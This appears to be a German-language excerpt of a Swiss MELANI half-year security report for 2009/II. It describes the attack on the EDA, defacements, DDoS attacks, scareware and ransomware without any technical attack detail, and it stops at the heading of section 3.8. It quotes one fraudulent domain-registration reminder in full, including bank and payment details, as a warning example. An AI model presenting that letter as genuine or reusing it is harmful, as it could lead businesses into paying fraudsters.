Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun svizra


Informatikstrategieorgan Bund ISB
Nachrichtendienst des Bundes NDB

**Melde- und Analysestelle Informationssicherung MELANI**
www.melani.admin.ch

# Informationssicherung

## Lage in der Schweiz und international

Halbjahresbericht 2009/II (Juli – Dezember)



# Inhaltsverzeichnis

# 1 Schwerpunkte Ausgabe 2009/II

**Informationsdiebstahl - Angriffe auf EU, Klimaschützer, Google, Banken und andere**

In den letzten Monaten wurden immer wieder Vorfälle bekannt, bei denen mit Hilfe von Malware oder Insiderzugriffen auf Computersysteme von Personen, Verwaltungen und Unternehmen Daten entwendet und dann zum Verkauf angeboten, den Medien zugespielt oder aber für andere Zwecke missbraucht wurden. Am prominentesten in den Medien figurierten dabei die Angriffe auf Javier Solana und das Generalsekretariat der EU, die entwendeten E-Mails einzelner Klimaforscher kurz vor dem Klimagipfel, die Bankkundendaten der HSBC und die Angriffe auf Google, Adobe und weitere Unternehmen im Dezember 2009.

► Aktuelle Lage Schweiz: Kapitel 3.1

► Aktuelle Lage International: Kapitel 4.1, 4.3

► Tendenzen 5.1

**Politisches Hacking nach Annahme der Minarettbauverbotsinitiative**

Im Nachgang der Abstimmung über die Minarettbauverbotsinitiative wurden einige Tausend Schweizer Webseiten verunstaltet und mit politischen und religiösen Aussagen versehen. Webseitenverunstaltungen sind nichts Neues. Es zeigt sich aber, dass das Internet immer mehr als erstes oder schnelles Ventil für politische und religiöse Proteste verwendet wird. Dies zeigt sich auch anhand des DDoS-Angriffs gegen einen georgischen Blogger zum ersten Jahrestag der Offensive in Georgien.

► Aktuelle Lage Schweiz: Kapitel 3.2

► Aktuelle Lage International: Kapitel 4.2

**Schutz von persönlichen und vertraulichen Daten**

Der Schutz von persönlichen und vertraulichen Daten steht im digitalen Zeitalter an oberster Stelle. Trotzdem kommt es auf Grund von Kostendruck, Unaufmerksamkeit, fehlender Mitarbeiterschulung und weitergehender Sicherungsprozesse oder Falschkonfigurationen immer wieder zu ungewolltem Datenabfluss.

► Aktuelle Lage International: Kapitel 4.6

**DDoS-Attacken für verschiedene Zwecke**

DDoS-Angriffe gegen Firmen und Regierungen verfolgen verschiedenste Absichten. Die Täter versuchen dabei entweder einfach Geld zu erpressen, politische Meinungen zu blockieren (► Aktuelle Lage International: Kapitel 4.2), Konkurrenten auszuschalten (► Aktuelle Lage Schweiz: Kapitel 3.3) oder Kunden auf das «richtige» eigene Angebot zu bringen (► Aktuelle Lage International: Kapitel 4.7).

- **Häufigkeit der Angriffe auf Schweizer E-Bankingsysteme im Vergleich mit anderen Ländern**

  Mehrere Finanzdienstleister verwenden neue zusätzliche Sicherheitslösungen und haben die Infrastruktur ausgebaut, so dass das Interesse der Kriminellen schwindet. In verschiedenen russischen Untergrundsforen wird dann auch davon abgeraten, die Schweiz zu berücksichtigen, weil das Online-Banking zu komplex und der Nutzen zu beschränkt sei.

  ► Kapitel 5.3 und Anhang 7.2

# 2 Einleitung

Der zehnte Halbjahresbericht (Juli – Dezember 2009) der Melde- und Analysestelle Informationssicherung (MELANI) erläutert die wichtigsten Tendenzen rund um die Gefahren und Risiken, die mit den Informations- und Kommunikationstechnologien (IKT) einhergehen. Er gibt eine Übersicht über Ereignisse im In- und Ausland, beleuchtet Themen im Bereich der Prävention und fasst Aktivitäten staatlicher und privater Akteure zusammen. Erläuterungen zu Begriffen technischer oder fachlicher Art (Wörter in kursiv) sind im **Glossar (Kapitel 6)** am Ende dieses Berichts zu finden. Die Beurteilungen von MELANI sind jeweils farblich hervorgehoben.

Ausgewählte Themen dieses Halbjahresberichtes sind in **Kapitel 1** angerissen.

**Kapitel 3 und 4** befassen sich mit Pannen und Ausfällen, Angriffen, Kriminalität und Terrorismus, die einen Zusammenhang mit IKT-Infrastrukturen aufweisen. Anhand ausgewählter Beispiele werden wichtige Ereignisse der zweiten Hälfte des Jahres 2009 aufgezeigt. Kapitel 3 behandelt dabei nationale Themen, Kapitel 4 internationale Themen.

**Kapitel 5** enthält Tendenzen und einen Ausblick auf zu erwartende Entwicklungen.

**Kapitel 7** ist ein Anhang mit erweiterten Erläuterungen und Anleitungen zu ausgewählten Themen des Halbjahresberichtes.

# 3 Aktuelle Lage IKT-Infrastruktur national

## 3.1 EDA Ziel eines Angriffs mit Schadsoftware

Das Eidgenössische Departement für auswärtige Angelegenheiten (EDA) ist Ziel einer professionellen Viren-Attacke geworden. Am 14. Oktober 2009 trat beim EDA ein Problem mit einem Server auf. Bei der anschliessenden Analyse durch Microsoft wurden Unklarheiten und Fremdcode gefunden. Das EDA informierte daraufhin das Bundesamt für Informatik und Telekommunikation (BIT) und die Melde- und Analysestelle Informationssicherung (MELANI) für erste Abklärungen. Diese ergaben, dass das EDA Ziel einer professionellen *Malware*-Attacke geworden ist. Unbekannte Täter setzten bei diesem Angriff eine besondere Software ein, um in die IT-Infrastruktur des Departements zu gelangen und gezielt Informationen zu beschaffen. Die *Schadsoftware* war äusserst gut versteckt und verursachte vorerst praktisch keine wahrnehmbaren Störungen in der IT-Infrastruktur.

Als Sofortmassnahme hatte das EDA sein IT-Netz gegenüber dem Internet für mehrere Tage abgeschottet. Damit sollte ein Datenfluss nach aussen verhindert und eine Manipulation der Informatik-Infrastruktur durch Dritte verunmöglicht werden. Davon waren auch verschiedene Dienste, wie beispielsweise das Ausstellen von Visa, betroffen. An der Bewältigung der technischen Herausforderungen sowie den Ermittlungsbemühungen beteiligen sich neben den IT-Spezialisten des EDA auch Fachleute des BIT und von MELANI. Die Bundesanwaltschaft hat in dieser Sache ein Untersuchungsverfahren eingeleitet.

Angriffe mit Malware sind heutzutage gang und gäbe. Dabei variieren die verschiedenen Täterschaften je nach Ziel, Motivation und eingesetztem Know-How, die Art und Weise ihrer Angriffe. So wird Malware mit dem Ziel an Login- und Passwortdaten zu gelangen oftmals breit gestreut. Dies führt dazu, dass beispielsweise Unternehmen oder Verwaltungen Malware-infizierte E-Mails erhalten, obwohl diese nicht im Hauptfokus der Täterschaft stehen. Solche Vorfälle sind dabei eher die Regel als die Ausnahme und praktisch nie mit Erfolg gesegnet, oder werden relativ rasch entdeckt. Besteht das Ziel darin, eine bestimmte Person oder ein Unternehmen oder eine Verwaltungseinheit anzugreifen, wird entsprechend gezielt nur ein bestimmter Personenkreis angegriffen. Im oben beschriebenen Fall kann davon ausgegangen werden, dass die Täterschaft gezielt die Bundesverwaltung angegriffen hat. Entsprechend hat die Bundesanwaltschaft ein Verfahren aufgrund unerlaubten Nachrichtendienstes eingeleitet. Bis zum Abschluss dieser Ermittlungen kann keine weitere Auskunft über die mögliche Täterschaft oder das Ausmass des Angriffes abgegeben werden. Spekulationen in diese Richtungen, welche von Privaten in den letzten Monaten angestellt worden sind, können daher weder bestätigt noch dementiert werden.

## 3.2 Webseitenverunstaltungen nach Annahme der Minarettbauverbotsinitiative

Im Nachgang der Abstimmung über die Minarettbauverbotsinitiative wurden verschiedene Schweizer Webseiten verunstaltet. Bei einer *Verunstaltung* (einem sogenannten «*Defacement*») werden meist Sicherheitslücken in Webservern ausgenutzt, um dann die Startseite zu verändern. In einem ersten Fall, der sich direkt nach der Abstimmung ereignete, waren rund 300 Seiten bei einem Berner Hosting Provider betroffen, darunter - laut Angaben des Providers - auch Internet-Auftritte von Ortssektionen aus verschiedenen politischen Lagern. Die veränderten

Startseiten enthielten unter anderem den Text: «*You see ! No need to ban Mosque minarets and be pretty sure that islam will grow up all over the world !*», was eindeutig den Bezug zur Minarettbauverbotsinitiative herstellt. Unterschrieben war die Seite wie üblich mit einem Hacker-Pseudonym, in diesem Falle «r0ver for Wizardz». Die Webseite war in einem üblichem Defacement-Stil gehalten, was auf eine Täterschaft schliessen liess, die schon seit längerem in der Hackerszene aktiv ist. Auch wenn es sich mehrheitlich um zufällige Funde von Server-Sicherheitslücken handeln dürfte, legte scheinbar zumindest eine Gruppe von Hackern den Fokus auf SVP-Seiten.

«Zone-h», ein Dienst, der Webseitenverunstaltungen publiziert, hat seit dem 30. November 2009 fast 5000 verunstaltete Schweizer Webseiten registriert. Es handelte sich dabei zu einem grossen Teil um Massenverunstaltungen, d.h. dass bei einem Angriff jeweils mehrere Seiten betroffen waren. Ende Dezember waren die Zahlen wieder rückläufig.

Webseitenverunstaltungen als Ausdruck eines politischen, sportlichen oder eines religiösen Ventils sind nichts Neues. Beispielsweise kam es im November 2005, nach dem Barragespiel gegen die Türkei bei dem sich die Schweiz für die Fussball-Weltmeisterschaft qualifizierte, im Internet zu heftigen Reaktionen. Zahlreiche auf Schweizer Servern befindliche Foren wurden angegriffen und Websites verunstaltet. Es wurden Slogans aufgeschaltet wie «Welcome to hell» oder «Made in Turkey». Auf einer der Websites fanden sich die türkische Nationalhymne und Zitate von Atatürk. Mutmasslich türkische Hacker manipulierten auch während des Spiels Kroatien - Türkei an der Euro08 die Internetseite des kroatischen Aussenministeriums. Anstelle des ursprünglichen Textes wurde eine türkische Fahne angezeigt.

## 3.3 DDoS-Attacken gegen Swisscom und Swisscom-Kunden

Unbekannte haben mit sogenannten *Distributed Denial of Service* (kurz DDoS)-Attacken seit Monaten gezielt Schweizer Sex-Portale angegriffen. Auch der Melde- und Analysestelle Informationssicherung MELANI sind solche Fälle gemeldet worden. Bei einer DDoS-Attacke greifen Tausende von PCs gleichzeitig auf eine bestimmte Webseite zu, die unter der enormen Anfrage-Last zum Erliegen kommt und nicht mehr aufgerufen werden kann.

Mitte Juni 2009 wurden zwei DDoS-Angriffe auf das IP-Plus-Netz der Swisscom registriert. Die Absicht der Angreifer, die Swisscom zu zwingen, einen Internet-Anbieter, der unter Anderem auf die Erotikbranche spezialisiert ist, vom Netz zu nehmen. Durch den enorm ansteigenden Datenverkehr - der gesamtschweizerisch auch andere Provider betraf - waren rund 20 weitere Swisscom-Kunden von einer Beeinträchtigung im Datenverkehr betroffen. Einige Homepages konnten dadurch kurzfristig nicht aufgerufen werden. Der Vertrag mit dem Kunden, dem der Angriff galt, wurde aufgelöst. Im Vordergrund stand dabei die Überlegung, die Interessen der anderen Swisscom-Kunden zu wahren. Auch bei DDoS-Angriffen, welche direkt auf eine Webseite zielen, werden meist weitere Seiten, welche sich auf dem gleichen Server respektive gleichen Netz befinden, in Mitleidenschaft gezogen. Swisscom hat eine Strafanzeige gegen Unbekannt eingereicht.

DDoS-Angriffe gegen Schweizer Pornoseiten sind bekannt. Bereits seit Herbst 2007 wurden verschiedene Seiten, beispielsweise sexy-tipp.ch, über ein *Bot-Netz* angegriffen. Obwohl die Eigentümer mehrmals den Provider gewechselt hatten, war das Portal über mehrere Monate nicht erreichbar. Weitere Websites, die mit dem Zürcher Bordellmilieu in Verbindung stehen,

erlitten dasselbe Schicksal. Die Webseite happysex.ch zum Beispiel, war laut Aussagen des Betreibers auf Grund von DDoS-Attacken über mehrere Monate nicht erreichbar. Im vorliegenden Fall scheinen es die Angreifer nicht direkt auf die Erotik-Seiten abgesehen zu haben, sondern versuchten mittels Angriff auf die Infrastruktur des Providers, diesen zu bewegen, das Website-Hosting des entsprechenden Kunden nicht mehr zu betreiben.

In der Schweizer Erotik-Branche wird mit harten Bandagen gekämpft. Es ist also durchaus möglich, dass ein Mitbewerber hinter den Angriffen steckt. Denkbar wäre aber auch, dass die Angriffe aus moralischen Gründen verübt worden sind.

Grundsätzlich sind solche Angriffe aufgrund der Begleitschäden, welche die Angreifer leichtfertig in Kauf nehmen, äusserst besorgniserregend. Da die Angriffe nicht immer nur auf ein spezifisches Ziel, meist eine Website gerichtet sind, sondern auf die unterliegende Infrastruktur der Hosting-Provider, werden auch andere Internetauftritte und Netzwerke in Mitleidenschaft gezogen. Im besten Falle entstehen dadurch nur finanzielle Einbussen für die Unbeteiligten, im schlechtesten Falle können weitaus kritischere Prozesse, die vom angegriffenen Netzwerk abhängen, gestört oder unterbrochen werden.

## 3.4 Betrug mit gefälschten Domänenregistrationen

Im zweiten Halbjahr 2009 wurde MELANI auf diverse Fälle aufmerksam gemacht, bei denen gefälschte *Domänen*registrierungsanträge an Firmen versendet worden sind. Im Brief respektive in der E-Mail wurde jeweils auf eine bestehende und aktive CH-Domäne Bezug genommen. Der professionell gestaltete Registrierungsantrag lautete dann jeweils auf andere Endungen wie .net, .biz oder .eu. Dabei wurde der Anschein erweckt, dass die Domänen durch die entsprechende Firma bereits registriert, respektive bestellt wurden, aber die Zahlung noch ausstehend sei. Der für die Domänen geforderte Betrag war jeweils aussergewöhnlich hoch. So sollte man im untenstehenden Beispiel für drei Domänen 259 Euro pro Jahr (also umgerechnet fast 400 CHF) zahlen. Zum Vergleich: Eine CH-Domäne kostet 17 CHF pro Jahr. Ob die Domänen nach einer allfälligen Zahlung durch die Firma tatsächlich registriert werden, konnte durch die Melde- und Analysestelle Informationssicherung nicht eruiert werden.

GLOBAL NETSOURCE

REMINDER

[redacted]

Switzerland

30/10/09

30/11/09

We have noticed that you have not submitted payment for our top domain package solicitation of September 2009. If you have paid in the last ten business days or rejected the solicitation, please disregard this notice and accept our thanks.

The domains which we will register for you will redirect visitors to your current domain and thereby enhance your visibility on internet and prevent other parties from misusing your company name and taking benefit of your reputation.

Your current domain: http://www.[redacted].ch

Details

| Qty | Description | Term | Price | VAT | Total |
|---|---|---|---|---|---|
| 1 | Registration of top domain package: | 365 days | 259 | 0 | 259 EUR |

[redacted]
net
biz
eu

Amount: 259 EUR

VAT (not invoiced for EC customers)* 0 EUR

Total payable: 259 EUR

How to pay:

Bank: Lloyds TSB

Account holder: Global Netsource Ltd

Account number: 01380562

IBAN: GB55LOYD30939401380562

Swift code: LOYDGB21055

We accept PayPal: PayPal

Credit card payment is available through our webpage www.global-netsource.com

Please include your Ref code and VAT No. in your correspondence.

Global Netsource Ltd * 483 Green Lanes, London N13 4BS, United Kingdom * Tel. +44(0)20 331 809 78 * Fax. +44(0)20 331 809 79

e-mail: info@global-netsource.com * Internet: www.global-netsource.com

Diese Betrugsart ist nicht neu. Allerdings war sie bis jetzt vor allem für Einträge in dubiose Adressverzeichnisse bekannt. Eine Gemeinsamkeit ist, dass vor allem Firmen angeschrieben werden. In den Briefen wird immer der Anschein erweckt, dass eine Bestellung/Registrierung durch die angeschriebene Firma schon erfolgt ist, respektive dass es sich um eine Verlängerung eines bestehenden Vertrages handelt. Die Täter spekulieren dabei, dass die bearbeitende Person das Schreiben als authentisch einstuft und den Betrag ohne Rückfrage bezahlt.

## 3.5 Vermeintliche Gratisangebote gegen Viren, Scareware, Rogueware, und Ransomware

### Angeblich kostenloses Virenscanner-Angebot per E-Mail

Am Mittwoch, 5. August 2009 kursierten E-Mails mit dem Betreff: «Virenwarnung für „Empfänger“ - Ihr PC ist ungeschützt» eines vermeintlichen Viren-Warndienstes und forderten zum Download eines scheinbar kostenlosen Virenscanners auf. Die E-Mails warnten mit Bezug auf das Deutsche Bundesamt für Sicherheit in der Informationstechnik (BSI) vor einer besonders gefährlichen Schadsoftware. Der Empfänger wurde aufgefordert, auf einen Link zu klicken, um den auf der zugehörigen Webseite angebotenen Virenscanner zu installieren. Dahinter verbarg sich allerdings ein kostenpflichtiges Abo, um eine normalerweise kostenfreie Anti-Virensoftware herunterzuladen. Das BSI distanzierte sich von dieser Meldung und wies darauf hin, dass es derzeit keine explizite Warnung vor einem besonders gefährlichen Virus seitens des BSI gebe. Die E-Mails wurden vor allem in Deutschland versandt, aber auch in der Schweiz meldeten sich zahlreiche Empfänger bei der Melde- und Analysestelle Informationssicherung (MELANI).

Konkret verbarg sich hinter dem Link ein Angebot des Online-Dienstes Mix-Download.com der First Level Communication Ltd. Anwendern wurde die kostenlose Version von Avira Antivir versprochen, wozu man vorher jedoch ein Formular ausfüllen sollte. Daneben stand zwar der Hinweis «Durch Drücken des Buttons "Anmelden" entstehen Ihnen Kosten von 96 Euro inkl. Mehrwertsteuer pro Jahr (12 Monate zu je 8 Euro). Vertragslaufzeit 2 Jahre.», allerdings war dieser unter anderem auf Grund der Graufärbung leicht zu übersehen.

Im Internet kursieren zahlreiche Angebote, welche auf den ersten Blick kostenlos erscheinen. Diese Angebote zielen darauf ab, den Internetbenutzer zu einem schnellen Vertragsabschluss bzw. einem Leistungsbezug zu verleiten, wobei der Kostenfaktor sowie weitere allfällige Vertragsbedingungen schlecht ersichtlich dargestellt werden. Ist so ein «Vertrag» erst einmal abgeschlossen, folgen Mahnungen und Betreibungsandrohungen, um den Kunden einzuschüchtern. Zu dieser Thematik hat das Staatssekretariat für Wirtschaft (SECO) bereits eine Informationsbroschüre[1] herausgegeben.

Bisher wurde vor allem versucht, Internet-Nutzer via Suchmaschine auf solche Seiten zu locken. Dabei erscheinen die entsprechenden Angebote, nach Eingabe bestimmter Schlüsselwörter, bei Google ganz zuoberst. Anscheinend wird jetzt ebenfalls versucht, Nutzer via E-Mail zu erreichen.

[1] http://www.seco.admin.ch/dokumentation/publikation/00035/00038/02033/index.html?lang=de (Stand: 14.02.2010).

## Scareware – Einschüchterung mit gefälschten Antiviren-Programmen

Eine andere Spielart, wie Cyberkriminelle ahnungslose Internetnutzer behelligen, ist der Einsatz von so genannter *Scareware* (scare [engl.] = Schrecken). Es handelt sich dabei um Software, welche darauf ausgelegt ist, Computerbenutzer zu verunsichern oder zu verängstigen. Meiste sind dies gefälschte Antiviren-Programme, welche den Nutzern vorgaukeln, dass ihr Computer mit Schadsoftware infiziert sei.[2] Um diese schädliche Software zu beseitigen, soll eine kostenpflichtige Version des Programms erworben werden.[3] Das Layout der Benutzeroberfläche und die Meldungen, welche die Scareware ausgibt, sehen seriösen Antivirenprogrammen typischerweise täuschend ähnlich, so dass der ungeübte Benutzer den Unterschied kaum erkennt.[4] Die Varianten von Scareware sind vielfach: Einige versuchen via Anzeige oder Animation in einer Webseite oder durch ein einfaches Pop-up-Fenster auf sich aufmerksam zu machen und den Nutzer dazu zu verleiten, das Programm manuell herunterzuladen, andere installieren sich via Drive-by-Download direkt auf dem Computer. Als Angriffsvektor können aber auch hier infizierte E-Mail-Anhänge zum Zug kommen. Ist eine Scareware einmal installiert, lässt sie sich fast nicht mehr entfernen. Sie meldet regelmässig zahlreiche gefährliche Infektionen und fordert zum Kauf der Vollversion oder kostenpflichtigen Registrierung des vermeintlichen Antivirenprogramms auf. Die Scareware kann den Computer aber auch zu einem Teil eines *Botnetzes* machen.

Bislang sind die meisten Scareware-Programme in Englisch gehalten. Der Erfolg, den die Cyberkriminellen damit haben, dürfte aber dazu führen, dass immer mehr Sprachversionen angeboten werden. Dieselbe Entwicklung konnte auch schon bei *Phishing*-E-Mails beobachtet werden.[5]

MELANI empfiehlt Anti-Virensoftware nur von bekannten und seriösen Anbietern zu nutzen und diese am Besten direkt über die Herstellerseite herunterzuladen. Nutzer sollten keinesfalls auf Links klicken, die sie von unbekannten Absendern per E-Mail erhalten.

## Rogueware

Rogueware (rogue [engl.] = Schurke, Schelm) sind Schadprogramme, welche versuchen, die Nutzer durch Schrecken, Täuschung und Unannehmlichkeiten bei der Computerbenutzung, zu «freiwilligen» Zahlungen zu bewegen. Durch Vorspiegelung falscher Tatsachen werden Nutzer zum Kauf einer Software oder Lizenz gedrängt, welche sie vor nicht vorhandenen Gefahren schützen soll, in Wahrheit aber lediglich von den Auswirkungen der Rogueware erlöst. Die Aufmachung der Programme ist häufig so professionell, dass viele Nutzer gar nicht realisieren, dass sie Opfer von Kriminellen geworden sind.[6] Wird beim Kauf des angebotenen Produktes zur Zahlung eine Kreditkarte verwendet, können die Täter diese Daten zusätzlich missbrauchen und/oder weiterverkaufen. Falls bei einer allfälligen « Registrierung» auch noch persönliche Daten wie Postadresse, Geburtsdatum etc. bekannt gegeben werden, leistet dies dem Identitätsdiebstahl weiter Vorschub.

---

[2] http://www.heise.de/security/artikel/Zweifelhafte-Antiviren-Produkte-270094.html

[3] http://blog.trendmicro.com/rogue-av-scams-result-in-us1150m-in-losses/

[4] http://www.pcwelt.de/start/sicherheit/virenticker/news/2105819/macatte-imitiert-mcafee/

[5] Siehe MELANI-Halbjahresberichte 2008/II Kapitel 5.1; 2007/I Kapitel 4.2. http://www.melani.admin.ch/dokumentation/00123/00124/index.html?lang=de (Stand: 14.02.2010).

[6] http://www.pcwelt.de/start/sicherheit/antivirus/news/2106557/scareware-im-windows-7-look/

### Ransomware

Eine besondere Art von Rogueware ist neben der beschriebenen «Scareware» die Ransomware (ransom [engl.] = Lösegeld). Ein solches Schadprogramm verschlüsselt Daten auf dem Computer (häufig den Ordner «Eigene Dateien») und fordert für die Entschlüsselung eine Vergütung[7] oder aber der Internetzugang wird eingeschränkt, respektive vollständig blockiert, bis das Opfer ein Lösegeld bezahlt.[8] Da dieses Vorgehen klar als kriminelle Handlung erkannt wird, läuft der Erpresser erhöhte Gefahr, entdeckt und überführt zu werden. Deshalb wird vermehrt auf ähnliche Methoden wie bei den gefälschten Antivirenprogrammen gesetzt: Die Ransomware verschlüsselt ausgewählte Dateien (meist Office-Dokumente, Videos, Musik und Bilder) und gibt sich als Reparaturprogramm aus, welches «beschädigte Dateien» (corrupted files) auf dem Rechner gefunden haben will.[9] Bei der manuellen Kontrolle der Dateien stellt sich heraus, dass diese tatsächlich nicht mehr geöffnet werden können. Für eine Reparatur (d.h. Entschlüsselung) muss auch hier eine Vollversion gekauft, respektive durch die Registrierung eine Lizenz erworben werden.

Seriöse Antivirenprogramme erkennen solche Schadsoftware in der Regel. Um dennoch bei einem allfälligen Befall des Computers gegen Datenverlust gewappnet zu sein, empfiehlt es sich, regelmässig ein Backup von wichtigen Daten auf ein externes Speichermedium (CD, DVD, externe Festplatte etc.) zu machen.

## 3.6 Neue Top-Level-Domains (TLD) und Hochsicherheitszonen im Internet

Die *Internet Corporation for Assigned Names and Numbers* (ICANN) möchte gerne die Möglichkeit schaffen, dass beliebige neue *Top-Level-Domains* (TLD) registriert werden können (also neben den bisherigen .com, .net [usw.] auch beispielsweise .berlin, .rumantsch, .google oder .bank).[10]

Dabei ist auch die Möglichkeit vorgesehen, eine solche TLD freiwillig als so genannte Hochsicherheitszone zu deklarieren.[11] Hierzu müssen jedoch vom Betreiber der Domain verschiedene Sicherheits- und Verifizierungsvorgaben erfüllt werden. Im Gegenzug darf ein für den Benutzer erkennbares Signet auf den Websites unter dieser Domain angebracht werden. Ziel dieser Massnahme ist, den Benutzern anzuzeigen, dass sie es mit seriösen und nachvollziehbaren Geschäftspartnern zu tun haben. Es handelt sich folglich um eine Massnahme, welche den *eCommerce* vertrauenswürdiger machen kann; unter anderem auch, weil im Falle von illegalen Tätigkeiten die Strafverfolgung qualitativ bessere Daten für Ermittlungen erhält. MELANI hat am ICANN-Meeting vom Oktober 2009 zusammen mit ihren englischen und amerikanischen Kollegen des Law Enforcement die Pläne zur Einführung solcher Zonen begrüsst.

---

[7] http://www.igi-global.com/downloads/excerpts/7647.pdf

[8] http://www.theregister.co.uk/2009/12/01/ransomware_turns_off_net_access/; http://community.ca.com/blogs/securityadvisor/archive/2009/11/30/ransomware-blocks-internet-access.aspx

[9] http://www.tecchannel.de/sicherheit/news/2025028/trojaner_verschluesselt_daten_und_verlangt_loesegeld/; http://www.f-secure.com/weblog/archives/00001850.html

[10] http://www.icann.org/en/topics/new-gtld-program.htm (Stand: 14.02.2010).

[11] http://www.atlarge.icann.org/node/8267; http://www.icann.org/en/topics/new-gtlds/high-security-zone-verification-04oct09-en.pdf (Stand: 14.02.2010).

Die Internetgemeinschaft legt ihre Prioritäten historisch gewachsen auf die technische Operabilität des Netzes und freien Informationsaustausch unter Wahrung der Anonymität der Beteiligten. Die Anliegen von Konsumenten werden nur beschränkt zur Kenntnis genommen und Massnahmen, welche die Anonymität von Benutzern «gefährden», werden sehr zurückhaltend in Erwägung gezogen. Kontrollmechanismen, welche kostspielig sind, stossen ebenfalls auf grossen Widerstand. Es ist deshalb wichtig, dass sich vermehrt auch Konsumentenschützer und Strafverfolgungsbehörden in den Selbstregulierungsgremien des Internet beteiligen, damit die Anliegen der einfachen Internetnutzer dort vermehrt berücksichtigt werden.

## 3.7 Ausführungsbestimmungen zum Fernmeldegesetz revidiert

Per 1. Januar 2010 sind verschiedene Ausführungsbestimmungen zum Fernmeldegesetz revidiert worden. In diesem Zuge ist auch die Verordnung über die Adressierungselemente im Fernmeldebereich (AEFV, SR 784.104) um den Art. 14*f* bis „Blockierung eines Domain-Namens bei Missbrauchsverdacht“ ergänzt worden.[12] Dieser neue Artikel ermöglicht die kurzfristige Blockierung eines Domain-Namens, wenn der begründete Verdacht besteht, dass dieser benutzt wird, um mit unrechtmässigen Methoden an schützenswerte Daten zu gelangen (insbesondere Phishing) oder schädliche Software zu verbreiten. Da bei diesen Formen von Kriminalität ein zeitnahes Reagieren nötig ist, um potenzielle Opfer zu schützen, können in der Bekämpfung der Cyberkriminalität vom BAKOM anerkannte Stellen nun die Blockierung bei der Registerbetreiberin beantragen.

Weiter ist im Art. 14*f* AEFV ein neuer Absatz 3bis eingeführt worden.[13] Gemäss diesem können Schweizer Behörden, die im Rahmen der Ausführung ihrer Aufgaben intervenieren, vom Inhaber eines Domain-Namens via Registerbetreiberin eine gültige Korrespondenzadresse in der Schweiz anfordern, sofern keine solche vorliegt. Wenn der Inhaber dieser Aufforderung nicht innerhalb von 30 Tagen nachkommt, muss die Registerbetreiberin den entsprechenden Domain-Namen widerrufen. Wird eine Korrespondenzadresse angegeben, kann diese als Anknüpfungspunkt für eine örtliche strafrechtliche Zuständigkeit in der Schweiz herangezogen werden.

Diese Änderungen wurden auch durch die Melde- und Analysestelle Informationssicherung (MELANI) angeregt, weil die Top-Level-Domain «.ch» als alleiniger Anknüpfungspunkt für die Anwendung von Schweizer Recht oder Unterstellung des Sachverhaltes unter Schweizer Gerichtsbarkeit als nicht ausreichend betrachtet wurde. Dies betraf beispielsweise Verstösse gegen das Bundesgesetz gegen den unlauteren Wettbewerb (UWG, SR 241), die Strafnorm gegen Rassendiskriminierung (Art. 261bis Strafgesetzbuch) oder die Jugendschutzbestimmung von Art. 197 Abs. 1 Strafgesetzbuch (Zugänglich-Machen von Pornografie an Personen unter 16 Jahren). Folglich mussten zum Beispiel rassistische Äusserungen auf .ch-Webseiten geduldet werden, wenn der Registrant der Domain eine Adresse in den USA hatte und auch der entsprechende Server dort stand, da in solchen Fällen von den USA auf Grund der dort fast uneingeschränkt geltenden Meinungsäusserungsfreiheit keine Rechtshilfe geleistet wird. Zudem waren Schweizer Pornografie-Anbieter benachteiligt, da sie auf ihren Portalen unter der .ch-Domain Zugangsbeschränkungen installieren mussten, und ihre ausländischen Konkurrenten nicht.

[12] http://www.admin.ch/ch/d/sr/784_104/a14bist.html (Stand: 14.02.2010).
[13] http://www.admin.ch/ch/d/sr/784_104/a14f.html (Stand: 14.02.2010).

## 3.8 Skype Wanze als Quelltext veröffentlicht

